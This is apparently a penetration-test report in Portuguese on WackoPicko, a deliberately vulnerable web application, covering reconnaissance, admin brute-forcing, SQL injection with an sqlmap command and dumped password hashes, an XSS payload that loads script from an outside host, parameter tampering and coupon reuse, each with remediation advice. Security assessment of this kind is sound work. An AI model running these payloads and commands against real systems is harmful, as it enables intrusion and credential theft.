

Relatório

WackoPicko.com

Contratante : WackoPicko
Profissional Encarregado : Gabriel Luiz Santos Cruz
Período de teste : 28/10/2021 a 29/10/2021
Tipo de Pentest : Black Box

Controle de Versão

Data	Versão	Autor	Alterações
29/10/2021	1.0	Gabriel Luiz	Versão Inicial
30/10/2021	1.1	Gabriel Luiz	Versão Final

Confidencialidade
Este documento contém informações proprietárias e confidenciais e todos os dados encontrados durante os testes e presentes neste documento foram tratados de forma a garantir a privacidade e o sigilo dos mesmos. A duplicação, redistribuição ou uso no todo ou em parte de qualquer forma requer o consentimento da empresa contratante.




Metodologia e classificação de falhas :

Para a execução deste trabalho o profissional adotou a metodologia usada no livro *Introdução ao Web Hacking*(Josh Pauli) mesclado com padrões existentes e amplamente reconhecidos como *OWASP Top 10*(Lista das vulnerabilidades web mais comuns).

Fases do pentest web :

1. Reconhecimento → A primeira etapa consiste em coletar toda e qualquer informação relacionada ao alvo a fim de elaborar um plano de ataque .
2. Scanning → Varredura e identificação de máquinas e ativos . Uma máquina somente será testada caso se encontre online .
3. Exploração de falhas → Exploração de qualquer tipo de falha que permite acesso à estação , como ataque de força bruta em algum serviço de login , exploração de algum serviço mal configurado, falhas na aplicação web.
4. Medidas corretivas para cada falha encontrada .

Classificação de risco das falhas encontradas

Baixo	
Médio	
Crítico	

Introdução

O profissional encarregado conduziu um *Penetration testing* no ambiente digital da WackoPicko. O tipo de Pentest foi o Black Box ou sem informações prévias do alvo .

A avaliação é conduzida com a finalidade exclusiva de simular um ciberataque para determinar se existem vulnerabilidades dentro da aplicação , quais são elas e seus impactos sobre a integridade , disponibilidade e confidencialidade das informações da empresa contratante.

O profissional encarregado da avaliação não assume a responsabilidade das correções a serem feitas na aplicação , apenas sugere formas de mitigar as falhas encontradas ficando a cargo da equipe de desenvolvimento da empresa contratante decidir as medidas a serem tomadas e implementação das mesmas .

Escopo

Tipo de avaliação → Pentest WEB (Black Box)


Url → wackopicko.com

Limitações de escopo

- Ataques Dos e DDos (Negação de Serviço)
- Ataques de engenharia social
- Subdomínios e IPs estão fora do escopo


Reconhecimento

Etapa inicial para coleta de informações e primeiro contato com a aplicação .



Foi possível identificar sem auxílio de nenhuma ferramenta ou busca mais avançada a página de login para o painel administrativo da aplicação em fácil alcance de usuários comuns .

Usando uma ferramenta superficial de mapeamento online foi possível recolher informações críticas de tecnologias usadas dentro da aplicação .



Exposição de informações sensíveis da aplicação em fácil acesso é uma vulnerabilidade → 

Scanning

O início dessa fase do processo se dá com a verificação da existência de um WAF (Web Application Firewall) em funcionamento na aplicação .

```
(root@kali)-[/home/gabriel/websecapp]
# wafw00f http://10.10.122.88/

      ( Woof! )
    /-----\
   /           \
  /             \
 /               \
/                 \
\                 /
 \               /
  \             /
   \           /
    \-----/

~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.10.122.88/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Foi constatado que não.

O não uso de WAFs nas aplicações web modernas não é considerado uma vulnerabilidade , porém pode ser considerado uma negligência com a segurança da aplicação .

Dando continuidade a avaliação foi realizado um scan no domínio fornecido para verificar os serviços em funcionamento dentro do site .

```
(root@kali)-[/home/gabriel/websecapp]
# nmap -sV -sC 10.10.135.137
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 12:51 -03
Nmap scan report for 10.10.135.137
Host is up (0.32s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 79:46:d7:64:f0:67:29:13:ac:3b:f0:aa:77:5b:e9:b7 (RSA)
|_   256 ee:cb:9d:82:e8:10:b9:d1:94:f0:33:2a:e1:10:25:af (ECDSA)
|_   256 51:98:d6:c2:c7:e0:23:4e:38:3a:a3:c3:4d:f9:31:fc (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: WackoPicko.com
111/tcp    open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4    111/tcp     rpcbind
|_   100000  2,3,4    111/udp     rpcbind
|_   100000  3,4      111/tcp6    rpcbind
|_   100000  3,4      111/udp6    rpcbind
|_   100024  1        39023/udp6  status
|_   100024  1        42013/tcp6  status
|_   100024  1        43199/tcp   status
|_   100024  1        48505/udp   status
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.43 seconds
```

Em seguida foi realizada a enumeração de diretórios , onde foi possível identificar a página de login para o painel administrativo entre outros .

```
(root@kali)~[/home/gabriel/dirsearch]
# python3 dirsearch.py -u http://10.10.42.119/ -x 404,403 -e -w /wordlists/
directory-list-2.3-medium.txt

Título: v0.4.2
Endereço de IP: 10.10.42.119

Extensions: -w | HTTP method: GET | Threads: 30 | Wordlist size: 9011

Output File: /home/gabriel/dirsearch/reports/10.10.42.119/-_21-10-28_18-31-36.txt
Error Log: /home/gabriel/dirsearch/logs/errors-21-10-28_18-31-36.log
Target: http://10.10.42.119/

[18:31:37] Starting:
[18:31:39] 400 - 303B - /.%2e/%2e/%2e/%2e/%2e/%2e/etc/passwd
[18:34:20] 301 - 311B - /admin → http://10.10.42.119/admin/
[18:34:21] 200 - 326B - /admin/
[18:34:21] 200 - 326B - /admin?/login
[18:34:21] 200 - 266B - /admin/login.php
[18:34:38] 301 - 310B - /cart → http://10.10.42.119/cart/
[18:34:39] 400 - 303B - /cgi-bin/.%2e/%2e/%2e/%2e/%2e/%2e/etc/passwd
[18:34:41] 301 - 314B - /comments → http://10.10.42.119/comments/
[18:34:46] 301 - 309B - /css → http://10.10.42.119/css/
[18:35:02] 200 - 1KB - /images/
[18:35:02] 301 - 312B - /images → http://10.10.42.119/images/
[18:35:02] 500 - 609B - /include/fckeditor/
[18:35:02] 500 - 609B - /include/config.inc+~w
[18:35:02] 500 - 609B - /include/fckeditor
[18:35:02] 500 - 609B - /include
[18:35:02] 500 - 609B - /include/
[18:35:03] 200 - 3KB - /index.php
[18:35:03] 200 - 3KB - /index.php/login/
[18:35:29] 301 - 314B - /pictures → http://10.10.42.119/pictures/
[18:35:50] 200 - 132B - /test.php
[18:35:55] 200 - 3KB - /upload/
[18:35:55] 301 - 312B - /upload → http://10.10.42.119/upload/
[18:35:56] 301 - 311B - /users → http://10.10.42.119/users/
```

Explorando Vulnerabilidades

Começando pela página de login para o painel administrativo da empresa .


← → ↻ ⚠ Não seguro | 10.10.35.210/admin/index.php?page=login

Admin Area


Username :

Password :

Mesmo após algumas tentativas de login que não foram bem sucedidas, a aplicação não bloqueou meu acesso ou demonstrou qualquer outro sinal que inviabiliza-se um ataque de força bruta . Para realizar o teste de tal ataque foi usado o Burp Suite .



Captura da requisição de login com o Burp




Realizando o ataque força bruta se obteve uma resposta status 200 para o seguinte payload :

YWRtaW46YWRtaW4=

Isso representa uma hash em base64 ao decodificar obteve-se a seguinte resposta :

admin:admin

São as credenciais do administrador , realizando o login com elas ganhamos acesso ao painel do administrador.





Welcome to the awesome admin panel admin

[Create a new user!](#)

VULNERABILIDADES IDENTIFICADAS

1. Ataques de força bruta no painel administrativo →
2. Política fraca de senhas →



RECOMENDAÇÕES

1. Implementar um controle que após 3-5 tentativas de login invalida o servidor bloqueia o acesso.
2. Implementar 2FA (Duplo Fator de autenticação)
3. Endurecer a política de criação de senhas dentro da aplicação como um todo .

Dando continuidade aos testes .

Durante a interação com a aplicação foram identificados alguns formulários, dentre eles o de login , o qual comumente é suscetível a uma das vulnerabilidades web mais famosas e que também ocupa uma posição de destaque na *OWASP top 10* ,o SQL Injection .Realizando os testes para detecção de SQLI obteve-se o seguinte resultado.

WackoPicko.com

Home Upload Recent Guestbook Login

Search

Login

Username :

Password :

login Register

Home | Admin | Contact | Terms of Service

Payload utilizada para o teste :

1' or '1'=1'

Resposta obtida :



Realizando um teste com o mesmo payload porém no formulário de registro para novos usuários , obteve-se o seguinte resultado.

WackoPicko.com

Home Upload Recent Guestbook Login

Search

Register for an account!

Protect yourself from hackers and check your password strength

All fields are required

Username :

First Name :

Last Name :

Password :

Password again :

Create Account!

Home | Admin | Contact | Terms of Service

WackoPicko.com

Home Upload Recent Guestbook Cart Logout

Search

Users with similar names to you, 1' or '1'='1

- Sample User
- bob
- scanner1
- scanner2
- scanner3
- scanner4
- scanner5
- wanda
- calvinwatters
- bryce
- FT
- 1' or '1'='1

Home | Admin | Contact | Terms of Service

Nota-se que a aplicação realiza o cadastro e , retorna para o novo usuário todos os usuários cadastrados , logo também está vulnerável a SQL injection.

Baseado nas respostas da aplicação ela encontra-se vulnerável a SQL injection , para explorar a vulnerabilidade de forma mais ágil , foi usada a ferramenta sqlmap tendo como alvo o formulário de login , foi executado o comando abaixo:

```
sqlmap -u "http://10.10.169.98/users/login.php" --method=POST --data="username=admin&password=admin" -p"username,password" --risk=3 --level=5 --dbs
```

Com a execução do comando acima , obteve-se o nome da base de dados .

```

[22:29:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, PHP, Apache 2.4.7
back-end DBMS: MySQL >= 5.5
[22:29:36] [INFO] fetching database names
[22:29:36] [INFO] retrieved: 'information_schema'
[22:29:37] [INFO] retrieved: 'wackopicko'
available databases [2]:
[*] information_schema
[*] wackopicko

[22:29:37] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.169.98'
[*] ending @ 22:29:37 /2021-10-28/

```

Sendo possível descobrir a base dados também é possível recolher todas as suas tabelas , serão listadas abaixo apenas aquelas que possuem dados mais sensíveis .

Database: wackopicko
Table: admin
[5 entries]

id	login	password
1	admin	d033e22ae348aeb5660fc2140aec35850c4da997 (admin)
2	adamd	c533607326f2b815a7c23701be52989dac8bdbb1 (adamd)
3	admin	d033e22ae348aeb5660fc2140aec35850c4da997 (admin)
4	adam	0ace61762d02afdf98f793d98c37edf696b675b2
5	bob	42a9037223cdbfe0c49ef0032f0a1f3392af3fe3

Tabela com todos os administradores cadastrados

Database: wackopicko
Table: users
[12 entries]

id	salt	login	lastname	password	tradebux	firstname	created_on	last_login_on
1	NjM2	Sample User	User	3e912f8fc814831804d735dc2fcbc3cfa75c28e3	130	Sample	2009-01-05 14:29:00	2021-10-29 01:17:21
2	Mjkk	bob	Gilbert	abd09072e674720d87ddd27122f67eedbc4b0d08	96	I Am Bob	2009-01-05 14:51:05	2009-02-18 14:54:26
4	ODUy	scanner1	1	af256af3d4fda990dbe546daa04e5c75eae356ea	100	Scanner	2009-02-18 14:46:21	2009-02-18 14:46:21
5	MzI5	scanner2	2	f9335d39b2b78018c2b8affa7fc7b0917a3300a7	100	Scanner	2009-02-18 14:46:34	2009-02-18 14:46:34
6	Nzk3	scanner3	3	43754746b4043c852864bb321e4f2648d1421c18	100	Scanner	2009-02-18 14:46:51	2009-02-18 14:46:51
7	NjEx	scanner4	4	e514a672396679528c766a92a857eac4b22bc667	100	Number	2009-02-18 14:47:04	2009-02-18 14:47:04
8	NTQw	scanner5	5	f38ae9b0b6b1ad2a2a2721841c0cc89b31e044cb	100	Number	2009-02-18 14:47:18	2009-02-18 14:47:18
9	Nzc5	wanda	Granat	4e4465300b14b314384a6375a837f0532822d3c8	100	Wanda	2009-02-18 14:53:23	2009-02-18 14:53:23
10	Nzc5	calvinwatters	Watters	81418ed6e9bd15076d2f42e17b9f5a27c7e55ef7	100	Calvin	2009-02-18 14:56:11	2009-02-18 14:56:11
11	NjY3	bryce	Boe	478fb0b83851b3d16ffc5a2554a4d616f1235156	74	Bryce	2009-02-18 14:57:36	2009-02-18 14:57:36
12	NDU5	FT	FFF	1cd6c499b0fa3cc10fa220463c39d4987d72420c	100	FF	2021-10-29 01:01:35	2021-10-29 01:09:13
13	ODYy	1' or '1'='1	1' or '1'='1	d56f1b21a7499a0ca3e35d9122591629829ea444	100	1' or '1'='1	2021-10-29 01:05:43	2021-10-29 01:05:43

Tabela com todos os usuários cadastrados

Database: wackopicko
Table: coupons
[2 entries]

id	code	discount
1	SUPERYOU21	90
	SUPERYOU21	90

Tabela com todos os cupons de desconto cadastrados

VULNERABILIDADE IDENTIFICADA

1. SQL injection →



- Parâmetros não são devidamente tratados permitindo a injeção de códigos maliciosos.
- Não existe um Web Application Firewall
- Política de senha fraca , sem salt, algumas senhas foram quebradas pela própria ferramenta


RECOMENDAÇÕES

1. Todos os parâmetros devem ser tratados e sanitizados para impedir a possibilidade de injeção de dados maliciosos
2. Melhorar o processo de armazenamento de senhas na base de dados a exemplo da de administradores onde pode ser notado que a própria ferramenta já pode quebrar algumas senhas , isso pode ser feito usando um salt como é usado na tabela de usuários
3. Implementar um Web Application Firewall

Dando continuidade aos testes , e seguindo a metodologia descrita inicialmente ,foi realizado um teste para detecção de Cross Site Scripting(XSS), vulnerabilidade que também ocupa posição de destaque na *OWASP top 10* .

Payload executada :

```
<SCRIPT SRC=http://xss.rocks/xss.js></SCRIPT>
```



resultado do payload xss injetado na barra de pesquisa

VULNERABILIDADE IDENTIFICADA

1. XSS →




- Pode ser usado para redirecionar vítimas para sites de phishing.
- Possibilita o roubo de cookies de sessão.

RECOMENDAÇÕES


1. Implementar meios para validar dados na chegada .
2. Implementar meios para codificar os dados na saída.
3. Implementar Web Application Firewall.

Durante a avaliação também foi constatado uma vulnerabilidade que permite o usuário manipular parâmetros na url , onde o resultado dessa manipulação é a exposição do nome de outros usuários.

Url : wackopicko.com/users/view.php?userid=x



Fazendo a manipulação do parâmetro *userid* , obteve-se o seguinte resultado.



VULNERABILIDADE IDENTIFICADA

1. Manipulação de parâmetros na Url →

- Permite aos usuários manipular parâmetros da aplicação , que resultam em exposição de informações de outros usuários .


RECOMENDAÇÃO

1. Todos os parâmetros devem ser tratados e sanitizados para impedir a possibilidade de manipulação indevida dos parâmetros .

Na exploração da vulnerabilidade de SQLi foi encontrado um cupom de desconto :

SUPERYOU21

Dentro de plataformas de ecommerce é comum , falhas de lógica envolvendo a aplicação de cupons de desconto nos produtos , foi realizado um teste onde foi possível inserir o mesmo cupom diversas vezes sem que nenhuma mensagem de erro fosse exibida ou bloqueio efetuado .



Inserção do mesmo cupom diversas vezes

WackoPicko.com

Home Upload Recent Guestbook Cart Logout

Search

Confirm your purchase FT

Pic name	High Quality Link	Price
The house I share	http://10.10.236.171/pictures/high_quality.php?picid=14&key=MzM4OTU3MA%3D%3D	20 Tradebux

Total : 6.973568802 Tradebux

Purchase

Home | Admin | Contact | Terms of Service

Valor final do produto com os cupons aplicados

VULNERABILIDADE IDENTIFICADA



1. Falha na lógica de aplicação de cupons de desconto →

- Possibilita a inserção do mesmo cupom de desconto diversas vezes , sendo possível o valor do produto chegar a zero o que causaria uma enorme prejuízo financeiro à empresa contratante .

RECOMENDAÇÃO

1. Verificar a lógica de funcionamento do código de inserção de cupons e atualizá-lo de forma que seja vedado o uso repetido de cupons de desconto .

Considerações Finais

Com a realização deste teste de segurança foram identificadas vulnerabilidades e falhas que podem causar um grande impacto negativo nos negócios da empresa contratante , dito isso pode-se considerar que o objetivo deste teste foi alcançado.

A conclusão final retirada deste Pentesting é que ele é fundamental para testar e melhorar os controles e mecanismos de defesa a fim de conferir um alto grau de segurança ao ambiente digital da empresa contratante .